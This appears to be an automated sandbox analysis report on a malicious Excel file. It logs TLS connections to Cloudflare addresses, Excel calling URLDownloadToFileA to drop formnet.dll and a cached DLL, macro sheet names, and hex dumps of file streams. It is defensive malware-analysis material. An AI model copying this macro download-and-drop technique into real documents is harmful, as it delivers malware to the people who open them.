Jan 27, 2021 04:10:41.022901058 CET	172.67.200.147	443	192.168.2.22	49166	CN=sni.cloudflaressl.com, O="Cloudflare, Inc.", L=San Francisco, ST=CA, C=US CN=Cloudflare Inc ECC CA-3, O="Cloudflare, Inc.", C=US	CN=Cloudflare Inc ECC CA-3, O="Cloudflare, Inc.", C=US CN=Baltimore CyberTrust Root, OU=CyberTrust, O=Baltimore, C=IE	Fri Jan 22 01:00:00 CET 2021	Sat Jan 22 00:59:59 CET 2022	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,0-10-11-13-23-65281,23-24,0	7dcce5b76c8b17472d024758970a406b
					CN=Cloudflare Inc ECC CA-3, O="Cloudflare, Inc.", C=US	CN=Baltimore CyberTrust Root, OU=CyberTrust, O=Baltimore, C=IE	Mon Jan 27 13:48:08 CET 2020	Wed Jan 01 00:59:59 CET 2025		
Jan 27, 2021 04:10:41.982295036 CET	172.67.198.109	443	192.168.2.22	49167	CN=sni.cloudflaressl.com, O="Cloudflare, Inc.", L=San Francisco, ST=CA, C=US CN=Cloudflare Inc ECC CA-3, O="Cloudflare, Inc.", C=US	CN=Cloudflare Inc ECC CA-3, O="Cloudflare, Inc.", C=US CN=Baltimore CyberTrust Root, OU=CyberTrust, O=Baltimore, C=IE	Fri Jan 22 01:00:00 CET 2021	Sat Jan 22 00:59:59 CET 2022	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,0-10-11-13-23-65281,23-24,0	7dcce5b76c8b17472d024758970a406b
					CN=Cloudflare Inc ECC CA-3, O="Cloudflare, Inc.", C=US	CN=Baltimore CyberTrust Root, OU=CyberTrust, O=Baltimore, C=IE	Mon Jan 27 13:48:08 CET 2020	Wed Jan 01 00:59:59 CET 2025		
Jan 27, 2021 04:10:42.639033079 CET	172.67.158.184	443	192.168.2.22	49168	CN=sni.cloudflaressl.com, O="Cloudflare, Inc.", L=San Francisco, ST=CA, C=US CN=Cloudflare Inc ECC CA-3, O="Cloudflare, Inc.", C=US	CN=Cloudflare Inc ECC CA-3, O="Cloudflare, Inc.", C=US CN=Baltimore CyberTrust Root, OU=CyberTrust, O=Baltimore, C=IE	Thu Jan 14 01:00:00 CET 2021	Fri Jan 14 00:59:59 CET 2022	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,0-10-11-13-23-65281,23-24,0	7dcce5b76c8b17472d024758970a406b
					CN=Cloudflare Inc ECC CA-3, O="Cloudflare, Inc.", C=US	CN=Baltimore CyberTrust Root, OU=CyberTrust, O=Baltimore, C=IE	Mon Jan 27 13:48:08 CET 2020	Wed Jan 01 00:59:59 CET 2025		

Code Manipulations

Statistics

Behavior



Click to jump to process

System Behavior

Analysis Process: EXCEL.EXE PID: 1464 Parent PID: 584

General

Start time:	04:09:38
Start date:	27/01/2021
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding
Imagebase:	0x13f0b0000
File size:	27641504 bytes
MD5 hash:	5FB0A0F93382ECD19F5F499A5CAA59F0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\DC7A.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	13F3FEC83	GetTempFileNameW
C:\Users\user\AppData\Local\Temp\FFDE0000	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FEEAA29AC0	unknown
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	13FDD828C	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	13FDD828C	URLDownloadToFileA

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	13FDD828C	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	13FDD828C	URLDownloadToFileA
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	13FDD828C	URLDownloadToFileA
C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	13FDD828C	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	13FDD828C	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	13FDD828C	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\History	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	13FDD828C	URLDownloadToFileA
C:\ProgramData\formnet.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	13FDD828C	URLDownloadToFileA

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\DC7A.tmp	success or wait	1	13F66B818	DeleteFileW

File Moved

Old File Path	New File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\FFDE0000	C:\Users\user\AppData\Local\Temp\xlsm.sheet.csv	success or wait	1	7FEEAA29AC0	unknown
C:\Users\user\Desktop\D0EE0000	C:\Users\user\Desktop\SecuriteInfo.com.Heur.30497.xls..	success or wait	1	7FEEAA29AC0	unknown

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

<table>
<tr><th>File Path</th><th>Offset</th><th>Length</th><th>Value</th><th>Ascii</th><th>Completion</th><th>Count</th><th>Source Address</th><th>Symbol</th></tr>
<tr><td>C:\Users\user\AppData\Local\Temp\FFDE0000</td><td>569</td><td>548</td><td>cc 98 d1 6e da 30
14 86 ef 27 ed 1d
22 df 4e 89 b1 d9
ba 76 02 7a b1 75
97 5b a5 76 0f 60
e2 43 62 91 d8 96
ed b6 f0 f6 b3 03
a5 1b 02 d2 a8 55
7b 6e 92 10 e7 9c
ff f7 49 f4 49 fc 93
cb 55 db 64 f7 e0
bc 32 7a 4a 58 31
22 19 e8 d2 48 a5
ab 29 f9 73 fb 33
3f 27 99 0f 42 4b
d1 18 0d 53 b2 06
4f 2e 67 1f 3f 4c
6e d7 16 7c 16 ab
b5 9f 92 3a 04 fb
8d 52 5f d6 d0 0a
5f 18 0b 3a ae 2c
8c 6b 45 88 3f 5d
45 ad 28 97 a2 02
ca 47 a3 33 5a 1a
1d 40 87 3c a4 1e
64 36 f9 01 0b 71
d7 84 ec 6a 15 6f
6f 9c cc 95 26 d9
f7 cd 73 49 6a 4a
84 b5 8d 2a 45 88
46 e9 bd 96 7b 22
b9 59 2c 54 09 d2
94 77 6d 6c 5d 78
eb 40 48 5f 03 84
b6 29 ac 53 51 d1
dd 40 08 71 63 9e
d0 83 9a 56 57 7b
9a aa 4d 9e d3 fd
c3 15 0e 1a bf 57
d2 63 73 3b 87 22
56 76 5b f1 b5 b2
fe 53 1c d6 11 85
b4 72</td><td>...n.0...'..".N....v.z.u.[.v.`
.Cb.............U{n......I.I.
..U.d...2zJX1"...H..).s.3?'..
BK...S..O.g.?
Ln..|.....:...R_..
._..:.,.kE.?]E.(....G.3Z..@.
<..d6...q...j.oo...&...sIjJ...*E
.F...
{".Y,T...wml]x.@H_...).SQ
..@.qc....VW{..M........W.cs
;."Vv[....S.....r</td><td>success or wait</td><td>48</td><td>7FEEAA29AC0</td><td>unknown</td></tr>
<tr><td>C:\Users\user\AppData\Local\Temp\FFDE0000</td><td>1117</td><td>2</td><td>03 00</td><td>..</td><td>success or wait</td><td>45</td><td>7FEEAA29AC0</td><td>unknown</td></tr>
<tr><td>C:\Users\user\AppData\Local\Temp\FFDE0000</td><td>0</td><td>569</td><td>50 4b 03 04 14 00
06 00 08 00 00 00
21 00 f4 30 4f cc
26 02 00 00 05 16
00 00 13 00 08 02
5b 43 6f 6e 74 65
6e 74 5f 54 79 70
65 73 5d 2e 78 6d
6c 20 a2 04 02 28
a0 00 02 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00</td><td>PK..........!..0O.&...........
[Content_Types].xml ...
(....................................
....
....
....
....
....
..............</td><td>success or wait</td><td>48</td><td>7FEEAA29AC0</td><td>unknown</td></tr>
</table>

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\FFDE0000	16256	1177	89 50 4e 47 0d 0a 1a 0a 00 00 00 0d 49 48 44 52 00 00 00 17 00 00 00 17 08 02 00 00 00 6f 48 43 f7 00 00 00 01 73 52 47 42 00 ae ce 1c e9 00 00 00 09 70 48 59 73 00 00 0e c4 00 00 0e c4 01 95 2b 0e 1b 00 00 04 3e 49 44 41 54 38 4f 75 54 6b 50 94 65 14 7e ce ee 72 75 b9 2c 0b 02 a6 5c d4 04 65 50 46 86 92 80 66 fc 61 fe 68 ca 99 a6 f2 4f 53 33 42 97 99 a6 9a 9c 32 1d 43 1b b2 1f da 98 59 93 8e d3 94 d6 a4 7f 98 98 4c a1 c6 60 60 d0 02 77 4b 84 01 85 b8 b3 e0 1a 0b 08 2c cb 65 d9 7d 4f e7 e5 22 44 f0 cc 37 fb 7d fb 9d f3 3d ef 79 9f f3 9c 97 98 19 cb 61 60 12 07 6a b8 c2 05 a3 91 d2 56 f1 97 39 94 14 b6 6c a2 7e 69 58 1c 19 f5 c2 3f cf 69 77 e1 de 38 7f 91 85 ef 72 a0 18 d5 ce b9 44 79 1e f1 2e a5 5b 60 a9 ec c3 1b d7 f9 43 3b ba dd 3a c9 e1 86 39 80 72 e3	.PNG.....IHDR.....o HC.....sRGB.....pHYs..... .....+.....>IDAT8OuTkP.e.~.. ru. ,...\..ePF...f.a.h....OS3B.... .2.C.....Y.....L..``..wK.. .....,.e.}O.."D..7.}...=.y.. .....a`..j.....V..9...I.~iX.. ..?.iw..8....r.....Dy....[`... ...C;..:....9.r.	success or wait	3	7FEEAA29AC0	unknown
C:\Users\user\AppData\Local\Temp\FFDE0000	56411	3368	50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 f4 30 4f cc 26 02 00 00 05 16 00 00 13 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 5b 43 6f 6e 74 65 6e 74 5f 54 79 70 65 73 5d 2e 78 6d 6c 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 b5 55 30 23 f5 00 00 00 4c 02 00 00 0b 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 5f 04 00 00 5f 72 65 6c 73 2f 2e 72 65 6c 73 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 37 72 66 a6 f7 01 00 00 f4 13 00 00 1a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 85 07 00 00 78 6c 2f 5f 72 65 6c 73 2f 77 6f 72 6b 62 6f 6f 6b 2e 78 6d 6c 2e 72 65 6c 73 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 a6 73 4c b7 e8 02 00 00 4d 0a 00 00 0f 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 bc 0a 00 00 78 6c 2f 77 6f 72 6b 62 6f 6f 6b 2e 78 6d 6c	PK..-.....!..0O.&..... .....[Content_Types].xmlPK..-.....!..U0#....L ....._..._rels/.re lsPK..-.....!.7rf..... .....xl/_rels/wor kbook.xml.relsPK..-.....!. .sL.....M..... xl/workbook.xml	success or wait	1	7FEEAA29AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\D0EE0000	unknown	16384	09 08 10 00 00 06 05 00 67 32 cd 07 c1 80 01 00 06 06 00 00 e1 00 02 00 b0 04 c1 00 02 00 00 00 e2 00 00 00 5c 00 70 00 05 00 00 41 6c 62 75 73 20 42 00 02 00 b0 04 61 01 02 00 00 00 c0 01 00 00 3d 01 40 00 01 00 02 00 03 00 04 00 05 00 06 00 07 00 08 00 09 00 0a 00 0b 00 0c 00 0d 00 0e 00 0f 00 10 00 11 00 12 00 13 00 14 00 15 00 16 00 17 00 18 00 19 00 1a 00 1b 00 1c 00 1d 00 1e 00 1f 00 20 00 9c 00 02 00 11 00 19 00 02 00 00 00 12 00 02 00 00 00 13	........g2................... ......\.p....user B.....a.........=.@..........	success or wait	1	7FEEAA29AC0	unknown
C:\Users\user\Desktop\D0EE0000	unknown	16384	22 5c 6c 21 cc 28 d0 63 51 46 84 d1 a4 70 77 a8 2b 18 e8 0e 06 43 c1 ce 8c f9 c5 ad 5b 6e a1 bc ec d5 7f 5c ff a3 1f 3e f7 c4 13 c1 8e b6 94 9e 8c 44 43 a6 64 24 12 f1 ae ae c0 e6 4d 9b 7e 7b d7 5d 0f fd f1 8f 90 9a 9d 6d 6d a1 40 20 1a ea 72 69 64 5a 09 a9 49 8e 61 77 57 28 d0 11 0e 74 44 ba 83 64 d8 59 76 1b 7e 81 19 41 b0 5b ba 71 df b7 6f 5a 78 cb 43 eb 96 6f 89 75 9b e5 49 87 5f 71 79 dc fe 12 68 30 87 a7 28 e5 28 ea 36 fb 05 12 4e af df cd 0d c2 be 23 eb f0 f9 15 ef 7d e7 d6 bf 3f f2 f2 8e 86 88 37 e9 28 92 1c 3e d5 e1 77 b9 0a a0 2e 22 ce 92 ba a0 e3 be 27 df fd de ed 2f 6c 6f ea 90 e0 b8 89 54 aa f0 53 9c c5 31 65 40 d8 28 8b a9 15 1d 31 47 34 9d 7a 69 f5 ee eb 7e bf 64 6b 23 94 37 42 5d c5 9a af 42 d2 dc 90 96 e9 74 49 c8 1c 1c 95 ca 65 d3 a5 d1	"\l!.(.cQF...pw.+....C......[n .....\...>.........DC.d$......M.~ {.].......mm.@ ..ridZ..I.aw W(...tD..d.Yv.~..A. [.q..oZx.C..o.u..I._qy...h0.. (.(.6...N......#.....}...?.....7. (..>..w.. ..".......'..../lo.....T..S..1e@. (....1G4.zi...~.dk#.7B]...B. ....tl.....e...	success or wait	1	7FEEAA29AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\D0EE0000	unknown	16384	02 10 00 a6 00 66 00 92 00 2c 01 00 00 00 00 00 01 0f 00 08 02 10 00 b4 00 2b 00 87 00 2c 01 00 00 00 00 00 01 0f 00 08 02 10 00 b7 00 2b 00 87 00 2c 01 00 00 00 00 00 01 0f 00 06 00 1f 00 a0 00 91 00 0f 00 01 00 00 40 9d 00 ff ff 00 00 a6 00 66 ff 09 00 24 6e 01 49 00 42 01 11 80 06 00 22 00 a6 00 66 00 0f 00 00 00 00 00 00 00 ff ff 00 00 b4 00 86 ff 0c 00 44 c5 02 45 00 1e 60 00 04 41 6f 00 07 02 04 00 01 00 00 6e 06 00 1f 00 b4 00 86 00 0f 00 01 00 00 00 00 00 ff ff 00 00 c4 00 38 ff 09 00 24 ed 05 a0 00 42 01 11 80 7e 02 0a 00 b7 00 2b 00 0f 00 00 00 3a 40 d7 00 0c 00 d2 00 00 00 3c 00 23 00 2e 00 23 00 08 02 10 00 c4 00 38 00 c0 00 2c 01 00 00 00 00 00 01 0f 00 08 02 10 00 c7 00 38 00 c0 00 2c 01 00 00 00 00 00 01 0f 00 08 02 10 00 c8 00 38 00 c0 00	.....f...,.....+..., ...+...,..... .....@.....f...$n.l. B.....".f..... D..E..`..Ao.....n..... .....8...$....B...~.... .+.....:@.....<.#...#..... .8...,.....8...,.... .....8...	success or wait	1	7FEEAA29AC0	unknown
C:\Users\user\Desktop\D0EE0000	unknown	15650	04 76 00 0f 00 00 c0 5d 40 d7 00 1c 00 70 02 00 00 dc 00 0e 00 2e 00 0e 00 23 00 2e 00 2e 00 0e 00 5c 00 23 00 0e 00 0e 00 08 02 10 00 61 04 2c 00 f3 00 2c 01 00 00 00 00 00 01 0f 00 08 02 10 00 64 04 2c 00 f3 00 2c 01 00 00 00 00 00 01 0f 00 08 02 10 00 65 04 2c 00 f3 00 2c 01 00 00 00 00 00 01 0f 00 08 02 10 00 67 04 2c 00 f3 00 2c 01 00 00 00 00 00 01 0f 00 08 02 10 00 6c 04 2c 00 f3 00 2c 01 00 00 00 00 00 01 0f 00 08 02 10 00 6f 04 2c 00 f3 00 2c 01 00 00 00 00 00 01 0f 00 08 02 10 00 70 04 0c 00 ce 00 2c 01 00 00 00 00 00 01 0f 00 08 02 10 00 73 04 0c 00 ce 00 2c 01 00 00 00 00 00 01 0f 00 08 02 10 00 75 04 0c 00 ce 00 2c 01 00 00 00 00 00 01 0f 00 08 02 10 00 78 04 0c 00 ce 00 2c 01 00 00 00 00 00 01 0f 00 08 02 10 00 7c 04 0c 00 ce 00 2c 01 00 00	.v.....]@....p.....#.... ...\.#.....a.,...,..... .....d.,...,.....e.,.. .,.....g.,...,..... .....l.,...,.....o.,... .,.....p.....,..... .....s.....,.....u.... .,.....x.....,..... .....|.....,...	success or wait	3	7FEEAA29AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\D0EE0000	unknown	16384	22 5c 6c 21 cc 28 d0 63 51 46 84 d1 a4 70 77 a8 2b 18 e8 0e 06 43 c1 ce 8c f9 c5 ad 5b 6e a1 bc ec d5 7f 5c ff a3 1f 3e f7 c4 13 c1 8e b6 94 9e 8c 44 43 a6 64 24 12 f1 ae ae c0 e6 4d 9b 7e 7b d7 5d 0f fd f1 8f 90 9a 9d 6d 6d a1 40 20 1a ea 72 69 64 5a 09 a9 49 8e 61 77 57 28 d0 11 0e 74 44 ba 83 64 d8 59 76 1b 7e 81 19 41 b0 5b ba 71 df b7 6f 5a 78 cb 43 eb 96 6f 89 75 9b e5 49 87 5f 71 79 dc fe 12 68 30 87 a7 28 e5 28 ea 36 fb 05 12 4e af df cd 0d c2 be 23 eb f0 f9 15 ef 7d e7 d6 bf 3f f2 f2 8e 86 88 37 e9 28 92 1c 3e d5 e1 77 b9 0a a0 2e 22 ce 92 ba a0 e3 be 27 df fd de ed 2f 6c 6f ea 90 e0 b8 89 54 aa f0 53 9c c5 31 65 40 d8 28 8b a9 15 1d 31 47 34 9d 7a 69 f5 ee eb 7e bf 64 6b 23 94 37 42 5d c5 9a af 42 d2 dc 90 96 e9 74 49 c8 1c 1c 95 ca 65 d3 a5 d1	"\l!.(.cQF...pw.+....C.....[n .....\...>.....DC.d$.....M.~ {.].....mm.@ ..ridZ..I.aw W(...tD..d.Yv.~..A. [.q..oZx.C..o.u..I._qy...h0.. (.(.6...N.....#.....}...?.....7. (..>..w.. .."......'..../lo.....T..S..1e@. (....1G4.zi...~.dk#.7B]...B. ....tl.....e...	success or wait	3	7FEEAA29AC0	unknown
C:\Users\user\Desktop\D0EE0000	unknown	16384	04 76 00 0f 00 00 c0 5d 40 d7 00 1c 00 70 02 00 00 dc 00 0e 00 2e 00 0e 00 23 00 2e 00 2e 00 0e 00 5c 00 23 00 0e 00 0e 00 08 02 10 00 61 04 2c 00 f3 00 2c 01 00 00 00 00 00 01 0f 00 08 02 10 00 64 04 2c 00 f3 00 2c 01 00 00 00 00 00 01 0f 00 08 02 10 00 65 04 2c 00 f3 00 2c 01 00 00 00 00 00 01 0f 00 08 02 10 00 67 04 2c 00 f3 00 2c 01 00 00 00 00 00 01 0f 00 08 02 10 00 6c 04 2c 00 f3 00 2c 01 00 00 00 00 00 01 0f 00 08 02 10 00 6f 04 2c 00 f3 00 2c 01 00 00 00 00 00 01 0f 00 08 02 10 00 70 04 0c 00 ce 00 2c 01 00 00 00 00 00 01 0f 00 08 02 10 00 73 04 0c 00 ce 00 2c 01 00 00 00 00 00 01 0f 00 08 02 10 00 75 04 0c 00 ce 00 2c 01 00 00 00 00 00 01 0f 00 08 02 10 00 78 04 0c 00 ce 00 2c 01 00 00 00 00 00 01 0f 00 08 02 10 00 7c 04 0c 00 ce 00 2c 01 00 00	.v.....]@....p.....#.... ...\.#.....a.,...,..... .....d.,...,.....e.,.. .,.....g.,...,..... .....l.,...,.....o.,... .,.....p.....,..... .....s.....,.....u.... .,.....x.....,..... .....|.....,...	success or wait	1	7FEEAA29AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\D0EE0000	unknown	16384	00 00 00 00 34 33 00 00 00 00 00 00 00 00 55 00 02 00 08 00 00 02 0e 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ec 00 50 00 0f 00 02 f0 48 00 00 00 40 00 08 f0 08 00 00 00 01 00 00 00 00 10 00 00 0f 00 03 f0 30 00 00 00 0f 00 04 f0 28 00 00 00 01 00 09 f0 10 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 02 00 0a f0 08 00 00 00 00 10 00 00 05 00 00 00 3e 02 12 00 b6 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 8b 08 10 00 8b 08 00 00 00 00 00 00 00 00 00 00 00 00 02 00 1d 00 0f 00 03 00 00 00 00 00 00 01 00 00 00 00 00 00 00 67 08 17 00 67 08 00 00 00 00 00 00 00 00 00 00 02 00 01 ff ff ff ff 03 44 00 00 0a 00 00 00 09 08 10 00 00 06 10 00 67 32 cd 07 c1 80 01 00 06 06 00 00 0b 02 10 00 00 00 00 00 00 00 00 00 00 00 00 00 e8 01 01 00 0d	....43.....U..... .....P.....H...@..... .....0.....(..... ....>.....@..... ....g...g.....D.. .....g2.....	success or wait	1	7FEEAA29AC0	unknown
C:\Users\user\Desktop\D0EE0000	unknown	16384	09 08 10 00 00 06 05 00 67 32 cd 07 c1 80 01 00 06 06 00 00 e1 00 02 00 b0 04 c1 00 02 00 00 00 e2 00 00 00 5c 00 70 00 05 00 00 41 6c 62 75 73 20 42 00 02 00 b0 04 61 01 02 00 00 00 c0 01 00 00 3d 01 40 00 01 00 02 00 03 00 04 00 05 00 06 00 07 00 08 00 09 00 0a 00 0b 00 0c 00 0d 00 0e 00 0f 00 10 00 11 00 12 00 13 00 14 00 15 00 16 00 17 00 18 00 19 00 1a 00 1b 00 1c 00 1d 00 1e 00 1f 00 20 00 9c 00 02 00 11 00 19 00 02 00 00 00 12 00 02 00 00 00 13	........g2..... .....\.p....user B.....a.....=.@.....	success or wait	1	7FEEAA29AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\D0EE0000	unknown	248	fe ff 00 00 06 01 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 e0 85 9f f2 f9 4f 68 10 ab 91 08 00 2b 27 b3 d9 30 00 00 00 c8 00 00 00 08 00 00 00 01 00 00 00 48 00 00 00 04 00 00 00 50 00 00 00 08 00 00 00 74 00 00 00 12 00 00 00 84 00 00 00 0b 00 00 00 9c 00 00 00 0c 00 00 00 a8 00 00 00 0d 00 00 00 b4 00 00 00 13 00 00 00 c0 00 00 00 02 00 00 00 e9 fd 00 00 1e 00 00 00 1c 00 00 00 d0 90 d0 bd d0 b4 d1 80 d0 b5 d0 b9 20 d0 95 d0 bb d0 b8 d1 81 d0 b5 d0 b5 d0 b2 00 1e 00 00 00 08 00 00 00 41 6c 62 75 73 00 00 00 1e 00 00 00 10 00 00 00 4d 69 63 72 6f 73 6f 66 74 20 45 78 63 65 6c 00 40 00 00 00 80 0a 87 b4 fe f3 d6 01 40 00 00 00 00 d8 0a 67 6a 19 d6 01 40 00 00 00 00 07 0e 4b a5 f4 d6 01 03 00 00 00 00 00 00 00	....Oh.....+'..0..... H.....P.....t..... ....user.... .....Microsoft Excel.@..... .....@.....gj...@.....K.....	success or wait	1	7FEEAA29AC0	unknown
C:\Users\user\Desktop\D0EE0000	unknown	652	fe ff 00 00 06 01 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 02 d5 cd d5 9c 2e 1b 10 93 97 08 00 2b 2c f9 ae 30 00 00 00 5c 02 00 00 09 00 00 00 01 00 00 00 50 00 00 00 0f 00 00 00 58 00 00 00 17 00 00 00 64 00 00 00 0b 00 00 00 6c 00 00 00 10 00 00 00 74 00 00 00 13 00 00 00 7c 00 00 00 16 00 00 00 84 00 00 00 0d 00 00 00 8c 00 00 00 0c 00 00 00 17 02 00 00 02 00 00 00 e4 04 00 00 1e 00 00 00 04 00 00 00 00 00 00 00 03 00 00 00 00 00 0e 00 0b 00 00 00 00 00 00 00 0b 00 00 00 00 00 00 00 0b 00 00 00 00 00 00 00 0b 00 00 00 00 00 00 00 1e 10 00 00 20 00 00 00 0c 00 00 00 6a 53 52 46 71 53 6f 42 50 77 4f 00 07 00 00 00 4d 61 63 72 6f 32 00 07 00 00 00 4d 61 63 72 6f 33 00 07 00 00 00 4d 61 63 72 6f 34 00 07 00 00 00 4d 61 63 72 6f 35	....+,..0...\..... P.....X.....d.....l..... ..t.....|..... ....jSRFqSoBPw O.....Macro2.....Macro3..... Macro4.....Macro5	success or wait	1	7FEEAA29AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\D0EE0000	unknown	1536	01 00 00 00 02 00 00 00 03 00 00 00 04 00 00 00 05 00 00 00 06 00 00 00 07 00 00 00 08 00 00 00 09 00 00 00 0a 00 00 00 0b 00 00 00 0c 00 00 00 0d 00 00 00 0e 00 00 00 0f 00 00 00 10 00 00 00 11 00 00 00 12 00 00 00 13 00 00 00 14 00 00 00 15 00 00 00 16 00 00 00 17 00 00 00 18 00 00 00 19 00 00 00 1a 00 00 00 1b 00 00 00 1c 00 00 00 1d 00 00 00 1e 00 00 00 1f 00 00 00 20 00 00 00 21 00 00 00 22 00 00 00 23 00 00 00 24 00 00 00 25 00 00 00 26 00 00 00 27 00 00 00 28 00 00 00 29 00 00 00 2a 00 00 00 2b 00 00 00 2c 00 00 00 2d 00 00 00 2e 00 00 00 2f 00 00 00 30 00 00 00 31 00 00 00 32 00 00 00 33 00 00 00 34 00 00 00 35 00 00 00 36 00 00 00 37 00 00 00 38 00 00 00 39 00 00 00 3a 00 00 00 3b 00 00 00 3c 00 00 00 3d 00 00 00 3e 00 00 00 3f 00 00 00 40 00 00	....!..."...#...$...%...&...'... (...)...*...+...,...-... ..../...0...1...2...3...4...5. ..6...7...8...9...:...;...<... =...>...?...@..	success or wait	1	7FEEAA29AC0	unknown
C:\Users\user\Desktop\D0EE0000	unknown	512	d0 cf 11 e0 a1 b1 1a e1 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 3e 00 03 00 fe ff 09 00 06 00 00 00 00 00 00 00 00 00 00 00 02 00 00 00 c0 00 00 00 00 00 00 00 00 10 00 00 fe ff ff ff 00 00 00 00 fe ff ff ff 00 00 00 00 be 00 00 00 bf 00 00 00 ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff	........................>.....	success or wait	1	7FEEAA29AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\T4O403JZ\scfrd[1].dll	unknown	139	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 56 74 31 c7 12 15 5f 94 12 15 5f	MZ......................@..... ....!..L.!This program cannot be run in DOS mode....$.......Vt1..._..._	success or wait	1	13FDD828C	URLDownloadToFileA
